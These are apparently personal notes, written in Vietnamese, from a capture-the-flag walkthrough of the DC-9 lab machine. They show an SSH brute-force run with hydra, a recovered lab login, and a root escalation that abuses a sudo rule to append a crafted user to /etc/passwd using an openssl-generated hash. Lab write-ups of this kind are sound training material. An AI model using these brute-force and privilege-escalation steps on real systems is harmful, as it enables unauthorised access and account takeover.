
vay co le se ssh them 1 lan nua roi

sau khi them vao thi no bi trung nen la toi phai loc lai no bang uniq

cat pass.txt | sort | uniq > newpass.txt

oke hydra thui

hydra -L user.txt -P newpass.txt 192.168.81.197 ssh



sau khi lam lai thi them dc 1 user khac

login: fredf password: B4-Tru3-001

roi sau khi login vao xem thi thay co van de roi



User fredf may run the following commands on dc-9:

(root) NOPASSWD: /opt/devstuff/dist/test/test

neu cai nay la van de thi co the len root dc

oke tiep tuc xem

priv

doan nay toi choke nen toi xem giai

thi thay rang la toi co the run cai test.py duoi quyen sudo va ghep chuoi binh thuong

neu dong > 3 thi no khong ghep

thi neu ta tao 1 file la user pass cua passwd roi ghep vao /etc/passwd thi se okee

va y tuong cua ho la se tao ra 1 user khac co quyen root roi viet vao etc/passwd.

roi

openssl passwd -1 -salt nagi 123456

C:\Users\Nagis\OneDrive\Desktop\Pictures\tao passwd cho user nagi leo quyen.png

roi thi chay python ghep chuoi la oke

da len root :3 nhung vi xem giai nen doan nay ko chup anh :3